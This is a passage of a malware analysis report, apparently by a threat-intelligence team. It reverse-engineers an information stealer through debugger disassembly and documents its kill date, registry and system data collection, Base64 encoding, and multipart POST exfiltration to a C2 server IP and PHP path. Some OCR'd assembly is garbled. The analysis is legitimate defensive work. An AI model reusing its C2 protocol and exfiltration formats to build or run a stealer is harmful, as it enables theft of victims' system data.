● 002901DF	68 04010000	push 104 push 0	edi:"noNick"
● 002901E4	6A 00		
● 002901E6	FF15 7C374A00	call dword ptr ds:[<&GetProcessHeap>]	
● 002901E8	50	push eax	
● 002901ED	FF15 20374A00	call dword ptr ds:[<&RtlAllocateHeap>]	
● 002901F3	8B88	mov edi,eax	
● 002901F5	8045 FC	lea eax,dword ptr ss:[ebp-4]	edi:"noNick"

Şekil 15 Getting Username

```
EB84F7FFFF 51              push    ecx
B05D F4        mov     eax,dword ptr ss:[ebp-c]
3FF          xor     edi,edi
E03001F000  mov     esi,00000000
EB 12         push    ebx
F115 04364A00  mov     dword ptr ds:[esi+closeHandle],eax
EB 70 100000  push    edx
F115 E4334A00  mov     dword ptr ds:[esi+sleep],eax
EB 33          push    ebx
EB 57          push    edi
EB 53          push    esi
EB 56          push    edi
EB 55          push    esi
EB 54          push    edi
EB 51  DC354A00  mov     dword ptr ds:[esi+openEventA],eax
B0C7          cap    eax,edx
JNE  tissue.29000A
EB C5          push    ebx
EB E1          push    edi
EB 53          push    edi
EB 57          push    edi
EB 51          push    edi


[ebp-c]: "HAL9TH_WIN-27MVF3Qu28C_noNick"
[esp-c]: "HAL9TH_WIN-27MVF3Qu28C_noNick"
[esp]: "HAL9TH_WIN-27MVF3Qu28C_noNick"
[esp+10]: 005E9000 005E9008
```

Sekil 16 Try to Open an Event

The screenshot shows the Immunity Debugger interface with the assembly pane displaying assembly code for a exploit development session. The assembly pane shows instructions for creating and closing events, while the registers and stack panes show the current state of the debugger environment.

Şekil 17 Create an Event

It has been identified that an event is generated in the format of HAL9TH_computername_username.



Sekil 18 Getting System Time


```

tissue.0029CE1A
push ebp
mov ebp,esp
sub esp,18
push ebx
push esi ; esi:&'12/03/2023'
push tissue.29FB09
mov esi,edi ; esi:&'12/03/2023' , edi:&'12/03/2023'
call tissue.29E9A7
push dword ptr ds:[4A34E4] ; 004A34E4:&'12'
lea esi,dword ptr ss:[ebp-C] ; [ebp-C]:&'12/03/20'
mov eax,edi ; edi:&'12/03/2023'
call tissue.29EAC2
mov esi,edi ; esi:&'12/03/2023' , edi:&'12/03/2023'
call <tissue.about_time>
mov eax,dword ptr ss:[ebp-C] ; [ebp-C]:&'12/03/20'
call <tissue.about_time2>
mov ebx,tissue.2A1F74
push ebx
lea esi,dword ptr ss:[ebp-C] ; [ebp-C]:&'12/03/20'
mov eax,edi ; edi:&'12/03/2023'
call tissue.29EAC2
mov esi,edi ; esi:&'12/03/2023' , edi:&'12/03/2023'
call <tissue.about_time>
mov eax,dword ptr ss:[ebp-C] ; [ebp-C]:&'12/03/20'
call <tissue.about_time2>
push dword ptr ds:[4A3258] ; 004A3258:&'03'
lea esi,dword ptr ss:[ebp-18] ; [ebp-18]:&'12/03/2023'
mov eax,edi ; edi:&'12/03/2023'
call tissue.29EAC2
mov esi,edi ; esi:&'12/03/2023' , edi:&'12/03/2023'
call <tissue.about_time>
mov eax,dword ptr ss:[ebp-18] ; [ebp-18]:&'12/03/2023'
call <tissue.about_time2>
push ebx
lea esi,dword ptr ss:[ebp-18] ; [ebp-18]:&'12/03/2023'
mov eax,edi ; edi:&'12/03/2023'
call tissue.29EAC2
mov esi,edi ; esi:&'12/03/2023' , edi:&'12/03/2023'
call <tissue.about_time>
mov eax,dword ptr ss:[ebp-C] ; [ebp-C]:&'12/03/20'
call <tissue.about_time2>
push dword ptr ds:[4A3488] ; 004A3488:&'20'
lea esi,dword ptr ss:[ebp-C] ; [ebp-C]:&'12/03/20'
mov eax,edi ; edi:&'12/03/2023'
call tissue.29EAC2
mov esi,edi ; esi:&'12/03/2023' , edi:&'12/03/2023'
call <tissue.about_time>
mov eax,dword ptr ss:[ebp-18] ; [ebp-18]:&'12/03/2023'
call <tissue.about_time2>
pop esi ; esi:&'12/03/2023'
mov eax,edi ; edi:&'12/03/2023'
pop ebx
leave
ret

```

Sekil 19 Time Resolution 12/03/2023

It has been observed that this malicious software has a deadline, and if this time elapses, it will cease to function. This feature is believed to be related to the licensing aspect of the malware's sale.



```
tissue.0029E0B2
push dword ptr ds:[4A3444] ; 004A34A4:&"GetEnvironmentVariableA"
push dword ptr ds:[4A3114] ; 004A3114:&"GetFileAttributesA"
mov dword ptr ds:[4A3768] ; <>GetProcAddress>
push dword ptr ds:[4A3768]
push dword ptr ds:[4A3768] ; <>GetProcAddress>
```

```
tissue.0029E445
push dword ptr ds:[4A3288] ; 004A3288:&"gdiplus.dll"
call dword ptr ds:[<>LoadLibraryA>]
push dword ptr ds:[4A3680] ; <>LoadLibraryA>
mov dword ptr ds:[4A3680],eax
call dword ptr ds:[4A3224] ; 004A3224:&"bcrypt.dll"
mov dword ptr ds:[4A36C0] ; <>LoadLibraryA>
call dword ptr ds:[4A31FC] ; 004A31FC:&"wininet.dll"
push dword ptr ds:[4A3740],eax
call dword ptr ds:[4A36C0] ; <>LoadLibraryA>
push dword ptr ds:[4A3790] ; <>LoadLibraryA>
mov dword ptr ds:[4A3628],eax
call dword ptr ds:[4A3158] ; 004A3158:&"she1132.dll"
mov dword ptr ds:[4A36A1],eax
call dword ptr ds:[4A358C] ; <>LoadLibraryA>
mov dword ptr ds:[4A3790],eax
mov eax,dword ptr ds:[4A36C0]
test eax,eax
je tissue.29E522
```

Sekil 20 Loads Decrypted API and DLLs via GetProcAddress

Network

The identified network findings related to the malware are as follows:

- The malware is communicating via the IP address http[:]/37[.]120.238[.]190 on port 80.
- It establishes C2 communication with the internet address http[:]/37[.]120.238[.]190/edab14f1735d6477.php.
- It also downloads a third-party sqlite3.dll library, a common finding in other stealer malware families, from the following URL:
- url:http[:]/37[.]120.238[.]190/20330249caf7e7d7/sqlite3.dll

```
mov eax,dword ptr ss:[ebp-34] ; [ebp-34]:"\r\n-----FCGCGDHJEGHJKFHJJJK\r\n"
call stissue.nothingss
push dword ptr ss:[4A306C] ; 004A306C:&"Content-Type: multipart/form-data; boundary=----"
lea eax,dword ptr ss:[ebp-18] ; [ebp-18]:Content-Type: multipart/form-data; boundary=----"
lea eax,dword ptr ss:[ebp-68] ; [ebp-68]:Content-Type: multipart/form-data; boundary=----FCGCGDHJEGHJKFHJJJK"
call stissue.29EAC2
lea eax,dword ptr ss:[4A3288] ; 004A3288:&"Content-Type: multipart/form-data; boundary=----FCGCGDHJEGHJKFHJJJK"
call stissue.29E446
lea eax,dword ptr ss:[ebp-68] ; [ebp-68]:Content-Type: multipart/form-data; boundary=----FCGCGDHJEGHJKFHJJJK"
call stissue.nothingss
mov eax,dword ptr ss:[ebp-18] ; [ebp-18]:Content-Type: multipart/form-data; boundary=----"
call stissue.nothingss
xor eax,esi
push esi
push esi
push 3
push esi
push 1
push dword ptr ss:[ebp-98]
push dword ptr ss:[ebp-A0] ; [ebp-A0]:"37.120.238.190"
push dword ptr ss:[ebp-44]
call <>InternetConnectA>
mov dword ptr ss:[ebp-20],eax
cmp eax,esi
je tissue.29E503
```

ECX	002CE000	tissue.002CE000
EDX	002CB000	tissue.002CB000
EBP	005E4180	
ESP	005E38C8	
ESI	00000000	
EDI	005E4154	&"FCGCGDHJEGHJKFHJJJK"
EIP	002932E9	tissue.002932E9
EFLAGS	000000246	
ZF	1	PF 1 AF 0
OF	0	SF 0 DF 0
CF	0	T 0 IF 1
LastError	00000000	(ERROR_SUCCESS)
LastStatus	C0000034	(STATUS_OBJECT_NAME_NOT_FOUND)
GS	002B	FS 0053
FS	002B	DS 002B

Default (stdcall)
1: [esp] 0CC0004 00CC0004
2: [esp-4] 00680D20 00680D20 "37.120.238.190"
3: [esp-8] 00000050 00000050
4: [esp-C] 00000000 00000000
5: [esp+10] 00000000 00000000

Sekil 21 Internet Connection to Decrypted IP Address

It establishes an internet connection to the IP address http[:]/34[.]120[.]238[.]190 on port 80.



Şekil 22 HttpOpenRequest

Şekil 23 HttpSendRequest

The content of the sent HTTP request is as shown in Figure 22.

Header

Content-Type: multipart/form-data; boundary=----CBKJKJDBFIIDHJKEHJEH

Data

-----CBKJKJDBFIIDHJKEHJEH\r\nContent-Disposition: form-data;
name=\\"hwid\\"r\nr\n69A95C23C9301399609336\r\n-----CBKJKJDBFIIDHJKEHJEH\r\nContent-Disposition: form-data; name=\\"build\\"r\nr\nndefault\r\n-----CBKJKJDBFIIDHJKEHJEH--\r\n

Request Content 1 Request 1



Sekil 24 Base64 Decoding for Response Strings



It was determined that the malware sent two more HTTP POST requests.

Content


```
"-----IDBFHJEBAEBCGDGDBFB\r\nContent-Disposition:form-data;  
name=\"token\"\r\n\r\nEchoCTI\r\n-----IDBFHJEBAEBCGDGDBFB\r\nContent-Disposition:  
form-data; name=\"message\"\r\n\r\n\r\nbrowsers"
```

Request Content 2 Request 2

Header

```
"Content-Type: multipart/form-data; boundary=----EGIIJDHCGCBKECBFIJJK"  
Content  
"----EGIIJDHCGCBKECBFIJJK\r\nContent-Disposition: form-data;  
name=\"token\"\r\n\r\nEchoCTI\r\n----EGIIJDHCGCBKECBFIJJK\r\nContent-Disposition: form-  
data; name=\"message\"\r\n\r\n\r\nplugins"
```

Request Content 3 Request 3



Sekil 25 GetKeyboardLayoutList

Additionally, it was observed that keyboard input data belonging to the user was also being collected.



```
00299952 50 push eax
00299953 FF15 20374A00 call dword ptr ds:[48t!AllocateHeap]
00299954 8BF0 mov esi,esi
00299955 8D45 D8 lea eax,dword ptr ss:[ebp-28]
00299956 50 push eax
00299957 68 19010200 push 20119
00299958 6A 00 push 0
00299959 FF15 24314A00 call dword ptr ds:[43A124]
0029995A 8BF0 mov esi,esi
0029995B 68 00200080 push 00000002
0029995C FF15 84364A00 call dword ptr ds:[4RegOpenKeyExA]
0029995D 85C9 test eax,eax
0029995E 74 18 jne .L29995F
0029995F 8D45 C8 lea eax,dword ptr ss:[ebp-38]
0029995G 50 push eax
0029995H 50 push esi
0029995I 6A 00 push 0
0029995J 50 push esi
0029995K 50 push ?
```

dword ptr ds:[004:A3684 <issue_>RegOpenKeyExA>]=<advapi32.RegOpenKeyExA>

Text:00299951 E8 00000000 F3 0F 84 00000000


Şekil 26 RegOpenKey for "HARDWARE||DESCRIPTION||System||CentralProcessor||0"

Şekil 27 RegQueryValue for ProcessorNameString

Şekil 28 RegOpenKey for SOFTWARE\Microsoft\Windows NT\CurrentVersion

It was determined that the malware was gathering information from certain Registry entries. These Registry Keys are as follows:



1. SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion
 2. HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0
 3. HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall




Sekil 29 Collecting Names and Version Information of Certain Software Products

As seen in the malicious samples, information is being gathered from multiple registry entries.
Information Gathered:

1. Ürün Adı
2. Ülke Bilgisi
3. Kullanıcı adı
4. Bilgisayar İsmi
5. Bilgisayar Mimarisi
6. RAM Depolama Alanı
7. Ekran Boyutu Bilgisi
8. Arka Planda Çalışan Process Listesi



Sekil 30 The Algoirthm of Collection Processes that Running Background



Sekil 31 CryptBinaryToString for Encode Information Collects from Device

It has been observed that the collected information is converted into Base64 encoding format.



word ptr ds:[0029D98A] =crypt32.CryptBinaryToStringA

.text:0029D98A tissue.exe:\$D98A #CDBA

Sekil 32 Encodes system_info.txt file name

It has been observed that a string expression named 'system_info.txt' is also converted into Base64 encoding format. It has been determined that this string expression represents a file name.

dword ptr ds:[004A3778] =wininet.InternetConnectA

.text:002938E2 tissue.exe:\$38E2 #2CE2

Sekil 33 InternetConnect for Send Information


A tissue.exe:\$391A #201A

Sekil 34 HttpOpenRequest for Send Collect Information

It has been determined that the collected data is sent to the internet address <http://37.120.238.190/edab14f1735d6477.php>.

Sekil 35 Drove sqlite3.dll: InternetOpenUrl

It has also been observed that the malware drops certain DLL files.



Header


"Content-Type: multipart/form-data; boundary=----EBFBKFBGIIIDGDGCFCGI"

Content


```
"-----EBFBKFBGIIIDGDGCFCGI\r\nContent-Disposition:form-data;
name=\"token\"\\r\\n\\r\\nEchoCTI\\r\\n-----EBFBKFBGIIIDGDGCFCGI\\r\\nContent-Disposition: form-
data; name=\"file_name\"\\r\\n\\r\\nc3lzdGVtX2luZm8udHh0\\r\\n-----
EBFBKFBGIIIDGDGCFCGI\\r\\nContent-Disposition: form-data; name=\"file\"\\r\\n\\r\\{Collects Info
Base64 form}''
```

Request Content 4 Request 4: Sending Collects Information

Reversing Network Protocol



Sekil 36 Reversing Network Protocol: InternetConnectA



Sekil 37 Reversing Network Protocol: HttpOpenRequest



tissue.002935A4
 lea eax,dword ptr ss:[ebp-1C]
 push eax
 push edi ; edi:&"\r\n-----CBKJKJD8FIIDHJKEHJEH--\r\n"
 lea eax,dword ptr ss:[ebp-88C]
 push eax
 push ebx
 call dword ptr ds:[<&InternetReadFile>]
 test eax,eax
 jne tissue.293573

eax=1 tissue 00293573

.text:002935B7 tissue.exe:\$35B7 #29B7

Address	Hex	ASCII
005E38F4	45 63 68 6F	EchoCTI Malware
005E3904	54 65 61 6D	Team Was Here.
005E3914	4C 17 00 00	L... (9A.X9A..éVW
005E3924	52 FA 55 77	RÚUwD'Quā...H9A
005E3934	88 3D 5E 00	=A.....
005E3944	1D 5F 51 75	._Qu.....à..
005E3954	00 00 97 00aÜ[wao..
005E3964	00 10 00 00	...O.....
005E3974	EE FE EE FE	(S. *#w8S..
005E3984	F8 03 00 00	Z. *#w.Z. P..
005E3994	28 53 98 00	ipibG..HX..
005E39A4	80 5A 98 00	
	2A A4 5C 77	
	90 5A 98 00	
	50 05 00 00	
	48 58 98 00	
	00 00 97 00	
	47 00 00 00	

Sekil 38 Reversing Network Protocol: InternetReadFile

tissue.00294C17
 push esi ; esi:&"RwnobÖNUSSBNyWx3YXJlIFR1Yw0gV2FzIEh1cmu="
 push edi ; edi:&"RwnobÖNUSSBNyWx3YXJlIFR1Yw0gV2FzIEh1cmu="
 push edi
 push eax ; eax:&"RwnobÖNUSSBNyWx3YXJlIFR1Yw0gV2FzIEh1cmu"
 push esi ; esi:&"RwnobÖNUSSBNyWx3YXJlIFR1Yw0gV2FzIEh1cmu"
 push dword ptr ss:[ebp-8] ; [ebp-8]:&"RwnobÖNUSSBNyWx3YXJlIFR1Yw0gV2FzIEh1cmu"
 mov word ptr ss:[ebp-10] ; [ebp-10]:&crypt32.CryptStringToBinaryA
 cmp eax,esi ; eax:&"RwnobÖNUSSBNyWx3YXJlIFR1Yw0gV2FzIEh1cmu", esi:&"RwnobÖNUSSBNyWx3YXJlIFR1Yw0gV2FzIEh1cmu"
 jne tissue.294C38

